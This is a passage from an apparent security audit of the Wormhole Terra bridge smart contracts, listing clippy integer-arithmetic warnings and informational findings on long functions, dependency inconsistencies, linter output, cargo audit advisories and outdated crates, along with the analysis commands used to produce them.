--> contracts/wormhole/src/byte_utils.rs:28:29
|
28 |         let mut bytes: [u8; 32 / 8] = [0; 32 / 8];
|                                     ^^^^^^
|
= help: division of integers may cause loss of precision. consider using floats
= help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_division

warning: integer arithmetic detected
--> contracts/wormhole/src/byte_utils.rs:29:44
|
29 |         bytes.copy_from_slice(&self[index..index + 4]);
|                               ^^^^^^^^^^
|
= help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer division
--> contracts/wormhole/src/byte_utils.rs:33:43
|
33 |         let mut bytes: [u8; 64 / 8] = [0; 64 / 8];
|                                     ^^^^^^
|
= help: division of integers may cause loss of precision. consider using floats
= help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_division

warning: integer division
--> contracts/wormhole/src/byte_utils.rs:33:29
|
33 |         let mut bytes: [u8; 64 / 8] = [0; 64 / 8];
|                                     ^^^^^^
|
= help: division of integers may cause loss of precision. consider using floats
= help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_division

```

```
warning: integer arithmetic detected
--> contracts/wormhole/src/byte_utils.rs:34:44
|
34 |         bytes.copy_from_slice(&self[index..index + 8]);
|                                ^^^^^^^^^^
|
= help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer division
--> contracts/wormhole/src/byte_utils.rs:38:44
|
38 |         let mut bytes: [u8; 128 / 8] = [0; 128 / 8];
|                                ^^^^^^^
|
= help: division of integers may cause loss of precision. consider using floats
= help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_division

warning: integer division
--> contracts/wormhole/src/byte_utils.rs:38:29
|
38 |         let mut bytes: [u8; 128 / 8] = [0; 128 / 8];
|                                ^^^^^^^
|
= help: division of integers may cause loss of precision. consider using floats
= help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_division

warning: integer arithmetic detected
--> contracts/wormhole/src/byte_utils.rs:39:44
|
39 |         bytes.copy_from_slice(&self[index..index + 128 / 8]);
|                                ^^^^^^^^^^^^^^^^^^^^^^
|
= help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer division
--> contracts/wormhole/src/byte_utils.rs:39:52
|
39 |         bytes.copy_from_slice(&self[index..index + 128 / 8]);
|                                ^^^^^^^
|
= help: division of integers may cause loss of precision. consider using floats
= help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_division

warning: integer arithmetic detected
--> contracts/wormhole/src/byte_utils.rs:43:52
|
43 |         (self.get_u128_be(index), self.get_u128_be(index + 128 / 8))
|                                ^^^^^^^^^^^^^^^^^^^^^^
|
= help: for further information visit https://rust-lang.github.io/rust-
```

```

clippy/master/index.html#integer_arithmetic

warning: integer division
--> contracts/wormhole/src/byte_utils.rs:43:60
43 |         (self.get_u128_be(index), self.get_u128_be(index + 128 / 8))
    |                                                     ^^^^^^^
    |
    = help: division of integers may cause loss of precision. consider using floats
    = help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_division

warning: integer arithmetic detected
--> contracts/wormhole/src/byte_utils.rs:47:35
47 |         CanonicalAddr::from(&self[index + 32 - 20..index + 32])
    |                                ^^^^^^^^^^^^^^^^^^^^^
    |
    = help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/wormhole/src/byte_utils.rs:47:52
47 |         CanonicalAddr::from(&self[index + 32 - 20..index + 32])
    |                                ^^^^^^^^^^^^^
    |
    = help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/wormhole/src/byte_utils.rs:50:22
50 |         &self[index..index + 32]
    |             ^^^^^^^^^^^
    |
    = help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/wormhole/src/byte_utils.rs:54:22
54 |         &self[index..index + bytes]
    |             ^^^^^^^^^^^^^^^^^
    |
    = help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/wormhole/src/byte_utils.rs:59:44
59 |         bytes.copy_from_slice(&self[index..index + N]);
    |                                ^^^^^^^^^^^
    |
    = help: for further information visit https://rust-lang.github.io/rust-

```

```
clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/wormhole/src/byte_utils.rs:83:25
83 |         let zeros = vec![0; N - len];
    |                        ^^^^^^^
    |
    = help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/wormhole/src/contract.rs:210:12
210 |         if pos + ParsedVAA::SIGNATURE_LEN > data.len() {
    |             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    |
    = help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/wormhole/src/contract.rs:220:19
220 |         &data[pos + ParsedVAA::SIG_DATA_POS
    |                  ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    |
    = help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/wormhole/src/contract.rs:221:19
221 |         ..pos + ParsedVAA::SIG_DATA_POS + ParsedVAA::SIG_DATA_LEN],
    |             ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    |
    = help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/wormhole/src/contract.rs:224:49
224 |         let id = RecoverableId::new(data.get_u8(pos +
    |                                     ParsedVAA::SIG_RECOVERY_POS))
    |                                     ^^^^^^^^^^^^^^^^^^^^^^^^^
    |
    = help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/wormhole/src/contract.rs:240:9
240 |         pos += ParsedVAA::SIGNATURE_LEN;
    |             ^^^^^^^^^^^^^^^^^^^^^^^^^
    |
```

```

    = help: for further information visit https://rust-lang.github.io/rust-
clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/wormhole/src/contract.rs:260:34
|
260 |         if new_guardian_set_index != state.guardian_set_index + 1 {
|                                     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
|
    = help: for further information visit https://rust-lang.github.io/rust-
clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/wormhole/src/contract.rs:273:40
|
273 |         old_guardian_set.expiration_time = env.block.time.seconds() +
state.guardian_set_expiry;
|
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
|
    = help: for further information visit https://rust-lang.github.io/rust-
clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/wormhole/src/contract.rs:338:52
|
338 |         sequence_set(deps.storage, emitter.as_slice(), sequence + 1)?;
|                                     ^^^^^^^^^^^^^^^
|
    = help: for further information visit https://rust-lang.github.io/rust-
clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/wormhole/src/state.rs:129:34
|
129 |         let body_offset: usize = Self::HEADER_LEN + Self::SIGNATURE_LEN *
len_signers as usize;
|
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
|
    = help: for further information visit https://rust-lang.github.io/rust-
clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/wormhole/src/state.rs:146:12
|
146 |         if body_offset + Self::VAA_PAYLOAD_POS > data.len() {
|                                     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
|
    = help: for further information visit https://rust-lang.github.io/rust-
clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/wormhole/src/state.rs:151:34
|

```

```

151 |         let nonce = data.get_u32(body_offset + Self::VAA_NONCE_POS);
    |                                     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    |
    | = help: for further information visit https://rust-lang.github.io/rust-
clippy/master/index.html#integer_arithmetic
warning: integer arithmetic detected
--> contracts/wormhole/src/state.rs:152:42
    |
152 |         let emitter_chain = data.get_u16(body_offset +
Self::VAA_EMITTER_CHAIN_POS);
    |                                     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    |
    | = help: for further information visit https://rust-lang.github.io/rust-
clippy/master/index.html#integer_arithmetic
warning: integer arithmetic detected
--> contracts/wormhole/src/state.rs:154:26
    |
154 |         .get_bytes32(body_offset + Self::VAA_EMITTER_ADDRESS_POS)
    |                                     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    |
    | = help: for further information visit https://rust-lang.github.io/rust-
clippy/master/index.html#integer_arithmetic
warning: integer arithmetic detected
--> contracts/wormhole/src/state.rs:156:37
    |
156 |         let sequence = data.get_u64(body_offset + Self::VAA_SEQUENCE_POS);
    |                                     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    |
    | = help: for further information visit https://rust-lang.github.io/rust-
clippy/master/index.html#integer_arithmetic
warning: integer arithmetic detected
--> contracts/wormhole/src/state.rs:157:45
    |
157 |         let consistency_level = data.get_u8(body_offset +
Self::VAA_CONSISTENCY_LEVEL_POS);
    |                                     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    |
    | = help: for further information visit https://rust-lang.github.io/rust-
clippy/master/index.html#integer_arithmetic
warning: integer arithmetic detected
--> contracts/wormhole/src/state.rs:158:28
    |
158 |         let payload = data[body_offset + Self::VAA_PAYLOAD_POS..].to_vec();
    |                                     ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    |
    | = help: for further information visit https://rust-lang.github.io/rust-
clippy/master/index.html#integer_arithmetic

```

```
warning: integer arithmetic detected
--> contracts/wormhole/src/state.rs:209:9
|
209 |         ((self.addresses.len() * 10 / 3) * 2) / 10 + 1
|         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
|
= help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer division
--> contracts/wormhole/src/state.rs:209:9
|
209 |         ((self.addresses.len() * 10 / 3) * 2) / 10 + 1
|         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
|
= help: division of integers may cause loss of precision. consider using floats
= help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_division

warning: integer division
--> contracts/wormhole/src/state.rs:209:10
|
209 |         ((self.addresses.len() * 10 / 3) * 2) / 10 + 1
|         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
|
= help: division of integers may cause loss of precision. consider using floats
= help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_division

warning: integer arithmetic detected
--> contracts/wormhole/src/state.rs:335:23
|
335 |         let pos = 5 + (i as usize) * ADDRESS_LEN;
|         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
|
= help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/wormhole/src/state.rs:336:16
|
336 |         if pos + ADDRESS_LEN > data.len() {
|         ^^^^^^^^^^^^^^^^^^^^^
|
= help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/wormhole/src/state.rs:341:34
|
341 |         bytes: data[pos..pos + ADDRESS_LEN].to_vec().into(),
|         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
|
= help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic
```

```
warning: 45 warnings emitted

warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-musl`

warning: 1 warning emitted

warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-musl`

warning: integer arithmetic detected
--> contracts/nft-bridge/src/state.rs:141:10
|
141 | #[derive(Serialize, Deserialize, Clone, Debug, PartialEq, JsonSchema)]
|         ^^^^^^^^^^
|
= note: requested on the command line with `-W clippy::integer-arithmetic`
= help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic
= note: this warning originates in the derive macro `Serialize` (in Nightly builds, run with -Z macro-backtrace for more info)

warning: integer arithmetic detected
--> contracts/nft-bridge/src/state.rs:188:9
|
188 |         offset += 32;
|         ^^^^^^^^^^^
|
= help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/nft-bridge/src/state.rs:190:9
|
190 |         offset += 2;
|         ^^^^^^^^^^^
|
= help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/nft-bridge/src/state.rs:192:9
|
192 |         offset += 32;
|         ^^^^^^^^^^^
|
= help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/nft-bridge/src/state.rs:194:9
|
194 |         offset += 32;
|         ^^^^^^^^^^^
|
```

```

    = help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/nft-bridge/src/state.rs:196:9
196 |         offset += 32;
    |         ^^^^^^^^^^^
    |
    = help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/nft-bridge/src/state.rs:198:9
198 |         offset += 1;
    |         ^^^^^^^^^^^
    |
    = help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/nft-bridge/src/state.rs:200:9
200 |         offset += uri_length;
    |         ^^^^^^^^^^^^^^^^^^^^^
    |
    = help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/nft-bridge/src/state.rs:202:9
202 |         offset += 32;
    |         ^^^^^^^^^^^
    |
    = help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: integer arithmetic detected
--> contracts/nft-bridge/src/state.rs:204:9
204 |         offset += 2;
    |         ^^^^^^^^^^^
    |
    = help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic

warning: 11 warnings emitted

warning: dropping unsupported crate type `cdylib` for target `x86_64-unknown-linux-musl`

warning: unused import: `Order`
--> contracts/token-bridge/src/contract.rs:16:5
    |

```

```

16 |      Order,
   |      ^^^^^
   |
   | = note: `[warn(unused_imports)]` on by default
warning: integer arithmetic detected
--> contracts/token-bridge/src/contract.rs:711:67
   |
711 |      receive_native(deps.storage, &token_address, Uint128::new(amount +
   | fee));
   |
   | ^^^^^^^^^^^^^^^^^
   |
   | = note: requested on the command line with `-W clippy::integer-arithmetic`
   | = help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic
warning: integer arithmetic detected
--> contracts/token-bridge/src/contract.rs:721:37
   |
721 |      let multiplier = 10u128.pow((max(decimals, 8u8) - 8u8) as u32);
   |                                  ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
   |
   | = help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic
warning: integer arithmetic detected
--> contracts/token-bridge/src/contract.rs:803:63
   |
803 |      receive_native(deps.storage, &token_address, Uint128::new(amount +
   | fee));
   |
   | ^^^^^^^^^^^^^^^^^
   |
   | = help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic
warning: integer arithmetic detected
--> contracts/token-bridge/src/contract.rs:946:41
   |
946 |      let multiplier= 10u128.pow((max(decimals, 8u8) - 8u8) as u32);
   |                                  ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
   |
   | = help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic
warning: integer arithmetic detected
--> contracts/token-bridge/src/contract.rs:1167:36
   |
1167 |      asset_address.extend(vec![0u8; 20 - denom.len()]);
   |                                  ^^^^^^^^^^^^^^^^^^^^^
   |
   | = help: for further information visit https://rust-lang.github.io/rust-clippy/master/index.html#integer_arithmetic
warning: 7 warnings emitted

```

```
Finished dev [unoptimized + debuginfo] target(s) in 0.29s
```

Severity and Impact Summary

Hotspots for integer overflow warnings.

Recommendation

Fix warnings.

Terra Bridge: Identify long functions (terra)

Finding ID: KS-WORMHOLE-66

Severity: Informational

Status: **Open**

Description

Identify long functions.

Proof of Issue

File name: /terra/*

Command:

```
find 'src' -name '*.rs' -print0 | while read -d $'\0' file; do
    echo "$(realpath --relative-to="src" "${file}"): "
    nice rust-code-analysis-cli --paths "${file}" --function \
    | tail -n +2 \
    | sed -r 's/\/xlB\[([?][0-9]{1,3})+[mGK]//g' \
    | sed 's/^[^~]*- \([^:]*\)^[^0-9]*\([0-9]*\)^[^0-9]*\([0-9]*\) .*$/\1 \2 \3/g' \
    | awk '{ total=1 + $3 - $2; print total " " $1 " at line " $2 }' \
    | awk '$1>=80' \
    | grep --invert-match '^0 ' \
    | sort --numeric --reverse \
    | sed 's/^/ /'
done
echo
```

Result:

cw20-wrapped-> Ok

cw721-base

- found

```
contract_tests.rs:
213 approving_all_revoking_all at line 442
122 approving_revoking at line 318
```

cw721-wrapped-> Ok

nft-bridge

- found

```
contract.rs:
  133 handle_complete_transfer at line 252
  131 handle_initiate_transfer at line 386
```

token-bridge

- found

```
contract.rs:
  179 handle_initiate_transfer_token at line 861
  129 handle_complete_transfer_token at line 624
```

wormhole-> Ok

packages/cw721-> Ok

Severity and Impact Summary

Long functions.

Recommendation

Consider dividing functions into smaller chunks.

Terra Bridge: Inconsistent dependencies (cw20-wrapped)

Finding ID: KS-WORMHOLE-67

Severity: **Informational**

Status: **Open**

Description

Inconsistent dependencies.

Proof of Issue

File name: `/terra/contracts/cw20-wrapped/Cargo.toml#23`

- `cw20-legacy@0.2.0` is in use
 - is an external dependency to (otherwise used) [cw-plus](#) standard SDK
 - relies on the `CannonicalAddr` type to store account address where the NFT counterpart (`cw721-base`) uses the `Addr` type
 - requires `/terra/artifacts/cw20_base.wasm` file which is not obvious to understand around where it comes from, and what role it plays in the project

Severity and Impact Summary

Inconsistent dependencies.

Recommendation

- replace `cw20-legacy@0.2.0` with `cw20-base@0.9.1`
 - the latter
 - has features parity
 - is part of [cw-plus](#) standard SDK
 - uses `Addr` type for storing account address (just like its `cw721-base` counterpart for NFT tokens)
 - does not require any dependencies hardcoded in `/terra/artifacts` directory

Terra Bridge: Linter checks (terra)

Finding ID: KS-WORMHOLE-68

Severity: **Informational**

Status: **Open**

Description

Linters checks.

Proof of Issue

File name: /terra/*

Command:

```
cargo clippy --color=never 2>&1 \
| grep --only-matching --extended-regexp '^(warning|error): .*$' \
| grep --invert-match --regexp 'aborting due to previous error' --regexp 'warnings emitted' \
| sort \
| uniq -c \
| sort --key 2d,2 --key 1nbr,1 --key 3d \
| sed -e 's/^ */* /g' -e 's/^\[^\:]*\):/\1s:/g' -e 's/^\[^\:]*\):s:/\1:/g'
```

Result: - Errors: 2 - Warnings: many

```
~/code/wormhole/terra # cargo clippy --color=never 2>&1 \
| grep --only-matching --extended-regexp '^(warning|error): .*$' \
| grep --invert-match --regexp 'aborting due to previous error' --regexp 'warnings emitted' \
| sort \
| uniq -c \
| sort --key 2d,2 --key 1nbr,1 --key 3d \
| sed -e 's/^ */* /g' -e 's/^\[^\:]*\):/\1s:/g' -e 's/^\[^\:]*\):s:/\1:/g'
* 1 error: build failed
* 1 error: using `clone` on a double-reference; this will copy the reference of type `&str` instead of cloning the inner type
* 28 warnings: writing `&Vec<_>` instead of `&[_]` involves one more reference and cannot be used with non-Vec-based slices
* 12 warnings: this expression borrows a reference (`&std::vec::Vec<u8>`) that is immediately dereferenced by the compiler
* 10 warnings: this expression borrows a reference (`&str`) that is immediately dereferenced by the compiler
* 8 warnings: redundant clone
* 7 warnings: this expression borrows a reference (`&[u8]`) that is immediately dereferenced by the compiler
* 2 warnings: this creates an owned instance just for comparison
* 2 warnings: this function has too many arguments (8/7)
* 2 warnings: this function has too many arguments (9/7)
* 2 warnings: unneeded `return` statement
* 2 warnings: unused import: `entry_point`
* 1 warning: Patch `memmap2 v0.1.0`
(https://github.com/certusone/wormhole#dac68d09) was not used in the crate graph.
* 1 warning: build failed, waiting for other jobs to finish...
```

```
* 1 warning: `cw20-wrapped` (lib) generated 7 warnings
* 1 warning: length comparison to zero
* 1 warning: matching on `Some` with `ok()` is redundant
* 1 warning: `nft-bridge` (lib) generated 19 warnings
* 1 warning: question mark operator is useless here
* 1 warning: redundant pattern matching, consider using `is_ok()`
* 1 warning: struct `BoundedVec` has a public `len` method, but no `is_empty`
method
* 1 warning: this expression borrows a reference (`&cosmwasm_std::CanonicalAddr`)
that is immediately dereferenced by the compiler
* 1 warning: this expression borrows a reference (`&std::string::String`) that is
immediately dereferenced by the compiler
* 1 warning: `token-bridge` (lib) generated 35 warnings
* 1 warning: unused import: `Order`
* 1 warning: unused variable: `deps`
* 1 warning: useless conversion to the same type: `bool`
* 1 warning: using `Result.or_else(|x| Err(y))`, which is more succinctly expressed
as `map_err(|x| y)`
* 1 warning: using `clone` on type `cosmwasm_std::Uint128` which implements the
`Copy` trait
* 1 warning: `wormhole-bridge-terra` (lib) generated 27 warnings
* 1 warning: writing `&String` instead of `&str` involves a new object where a
slice will do
```

Severity and Impact Summary

Linter checks.

Recommendation

Fix linter errors / warnings.

Terra Bridge: Look for known vulnerabilities in the Rust Security Advisory Database (terra)

Finding ID: KS-WORMHOLE-69

Severity: **Informational**

Status: **Open**

Description

Look for known vulnerabilities in the Rust Security Advisory Database.

Proof of Issue

File name: /terra/*

Command: cargo audit

Result: - 3 allowed warnings found.

```
/code # cargo audit
  Fetching advisory database from `https://github.com/RustSec/advisory-db.git`
    Loaded 401 security advisories (from /Users/m/.cargo/advisory-db)
    Updating crates.io index
    Scanning Cargo.lock for vulnerabilities (180 crate dependencies)
Crate:      bigint
Version:    4.4.3
Warning:    unmaintained
Title:      bigint is unmaintained, use uint instead
Date:      2020-05-07
ID:        RUSTSEC-2020-0025
URL:       https://rustsec.org/advisories/RUSTSEC-2020-0025
Dependency tree:
bigint 4.4.3
├── token-bridge 0.1.0
└── nft-bridge 0.1.0

Crate:      crossbeam-utils
Version:    0.8.5
Warning:    yanked
Dependency tree:
crossbeam-utils 0.8.5
├── rayon-core 1.9.1
│   └── rayon 1.5.1
│       ├── wasmer-compiler-singlepass 2.0.0
│       │   └── wasmer 2.0.0
│       │       ├── wasmer-middlewares 2.0.0
│       │       │   └── cosmwasm-vm 0.16.2
│       │       │       ├── wormhole-bridge-terra 0.1.0
│       │       │       │   ├── token-bridge 0.1.0
│       │       │       │   └── nft-bridge 0.1.0
│       │       │       ├── token-bridge 0.1.0
│       │       │       ├── nft-bridge 0.1.0
│       │       │       └── cw20-wrapped 0.1.0
│       │       │           ├── wormhole-bridge-terra 0.1.0
│       │       │           └── token-bridge 0.1.0
```

```

├──┬──┬── cosmwasm-vm 0.16.2
│   │   └── wasmer-compiler-craneflight 2.0.0
│   │       └── wasmer 2.0.0
├── crossbeam-epoch 0.9.5
│   └── crossbeam-deque 0.8.1
│       ├── rayon-core 1.9.1
│       └── rayon 1.5.1
├── crossbeam-deque 0.8.1
├── crossbeam-channel 0.5.1
│   └── rayon-core 1.9.1

Crate:          sha2
Version:        0.9.8
Warning:        yanked
Dependency tree:
sha2 0.9.8
├── k256 0.9.6
│   ├── wormhole-bridge-terra 0.1.0
│   │   ├── token-bridge 0.1.0
│   │   └── nft-bridge 0.1.0
│   ├── token-bridge 0.1.0
│   ├── cosmwasm-crypto 0.16.2
│   │   ├── cosmwasm-vm 0.16.2
│   │   │   ├── wormhole-bridge-terra 0.1.0
│   │   │   ├── token-bridge 0.1.0
│   │   │   ├── nft-bridge 0.1.0
│   │   │   ├── cw20-wrapped 0.1.0
│   │   │   │   ├── wormhole-bridge-terra 0.1.0
│   │   │   │   └── token-bridge 0.1.0
│   │   └── cosmwasm-std 0.16.2
│   │       ├── wormhole-bridge-terra 0.1.0
│   │       ├── token-bridge 0.1.0
│   │       ├── terraswap 2.4.0
│   │       │   └── token-bridge 0.1.0
│   │       ├── terra-cosmwasm 2.2.0
│   │       │   └── terraswap 2.4.0
│   │       ├── nft-bridge 0.1.0
│   │       ├── cw721-wrapped 0.10.1
│   │       │   └── nft-bridge 0.1.0
│   │       ├── cw721-base 0.10.1
│   │       │   ├── nft-bridge 0.1.0
│   │       │   └── cw721-wrapped 0.10.1
│   │       ├── cw721 0.10.1
│   │       │   ├── nft-bridge 0.1.0
│   │       │   ├── cw721-wrapped 0.10.1
│   │       │   └── cw721-base 0.10.1
│   │       ├── cw20-wrapped 0.1.0
│   │       ├── cw20-legacy 0.2.0
│   │       │   └── cw20-wrapped 0.1.0
│   │       ├── cw20-base 0.8.1
│   │       │   ├── wormhole-bridge-terra 0.1.0
│   │       │   ├── token-bridge 0.1.0
│   │       │   └── cw20-legacy 0.2.0
│   │       └── cw20 0.8.1
│   │           └── wormhole-bridge-terra 0.1.0

```

		token-bridge 0.1.0
		terraswap 2.4.0
		cw20-wrapped 0.1.0
		cw20-legacy 0.2.0
		cw20-base 0.8.1
	cw2 0.8.1	
		cw721-wrapped 0.10.1
		cw721-base 0.10.1
		cw20-wrapped 0.1.0
		cw20-legacy 0.2.0
		cw20-base 0.8.1
	cw0 0.8.1	
		cw721-base 0.10.1
		cw721 0.10.1
		cw20-legacy 0.2.0
		cw20-base 0.8.1
		cw20 0.8.1
	cw-storage-plus 0.8.1	
		cw721-base 0.10.1
		cw20-wrapped 0.1.0
		cw20-legacy 0.2.0
		cw20-base 0.8.1
		cw2 0.8.1
	cosmwasm-vm 0.16.2	
	cosmwasm-storage 0.16.2	
		wormhole-bridge-terra 0.1.0
		token-bridge 0.1.0
		terraswap 2.4.0
		nft-bridge 0.1.0
		cw721-wrapped 0.10.1
		cw20-wrapped 0.1.0
		cw20-legacy 0.2.0
	ed25519-zebra 2.2.0	
		cosmwasm-crypto 0.16.2
	cosmwasm-vm 0.16.2	
warning: 3 allowed warnings found		

Severity and Impact Summary

3 allowed warnings found.

Recommendation

Fix warnings.

Terra Bridge: Look for outdated dependencies (terra)

Finding ID: KS-WORMHOLE-70

Severity: **Informational**

Status: **Open**

Description

Look for outdated dependencies.

Proof of Issue

File name: /terra/*

Command: cargo outdated --root-deps-only

Result: - Many warnings found.

```
/code # cargo outdated --root-deps-only
warning: cannot compare cosmwasm-schema crate version found in toml ^1.0.0-beta2
with crates.io latest 1.0.0-beta6
warning: cannot compare cosmwasm-schema crate version found in toml ^1.0.0-beta2
with crates.io latest 1.0.0-beta6
warning: cannot compare cosmwasm-schema crate version found in toml ^1.0.0-beta2
with crates.io latest 1.0.0-beta6
cw20-wrapped
=====
Name          Project  Compat  Latest  Kind      Platform
----          -
cosmwasm-std  0.16.2   ---     0.16.5  Normal    ---
cosmwasm-storage 0.16.2   ---     0.16.5  Normal    ---
cosmwasm-vm    0.16.2   ---     0.16.5  Development ---
cw-storage-plus 0.8.1    ---     0.13.0  Normal    ---
cw2            0.8.1    ---     0.13.0  Normal    ---
cw20           0.8.1    ---     0.13.0  Normal    ---
schemars       0.8.7    ---     0.8.8   Normal    ---
serde          1.0.130  ---     1.0.136 Normal    ---

wormhole-bridge-terra
=====
Name          Project  Compat  Latest  Kind      Platform
----          -
cosmwasm-std  0.16.2   ---     0.16.5  Normal    ---
cosmwasm-storage 0.16.2   ---     0.16.5  Normal    ---
cosmwasm-vm    0.16.2   ---     0.16.5  Development ---
cw20           0.8.1    ---     0.13.0  Normal    ---
cw20-base      0.8.1    ---     0.13.0  Normal    ---
generic-array  0.14.4   ---     0.14.5  Normal    ---
getrandom      0.2.3    ---     0.2.5   Normal    ---
k256           0.9.6    ---     0.10.2  Normal    ---
schemars       0.8.7    ---     0.8.8   Normal    ---
serde          1.0.130  ---     1.0.136 Normal    ---
serde_json     1.0.71   ---     1.0.79  Development ---
sha3           0.9.1    ---     0.10.1  Normal    ---
```

token-bridge

=====

Name	Project	Compat	Latest	Kind	Platform
----	-----	-----	-----	----	-----
cosmwasm-std	0.16.2	---	0.16.5	Normal	---
cosmwasm-storage	0.16.2	---	0.16.5	Normal	---
cosmwasm-vm	0.16.2	---	0.16.5	Development	---
cw20	0.8.1	---	0.13.0	Normal	---
cw20-base	0.8.1	---	0.13.0	Normal	---
generic-array	0.14.4	---	0.14.5	Normal	---
k256	0.9.6	---	0.10.2	Normal	---
schemars	0.8.7	---	0.8.8	Normal	---
serde	1.0.130	---	1.0.136	Normal	---
serde_json	1.0.71	---	1.0.79	Development	---
sha3	0.9.1	---	0.10.1	Normal	---

nft-bridge

=====

Name	Project	Compat	Latest	Kind	Platform
----	-----	-----	-----	----	-----
cosmwasm-std	0.16.2	---	0.16.5	Normal	---
cosmwasm-storage	0.16.2	---	0.16.5	Normal	---
cosmwasm-vm	0.16.2	---	0.16.5	Development	---
schemars	0.8.7	---	0.8.8	Normal	---
serde	1.0.130	---	1.0.136	Normal	---
serde_json	1.0.71	---	1.0.79	Development	---
sha3	0.9.1	---	0.10.1	Normal	---

cw721

=====

Name	Project	Compat	Latest	Kind	Platform
----	-----	-----	-----	----	-----
cosmwasm-schema	1.0.0-beta4	---	1.0.0-beta6	Development	---
cosmwasm-std	0.16.2	---	0.16.5	Normal	---
cw0	0.8.1	---	0.10.3	Normal	---
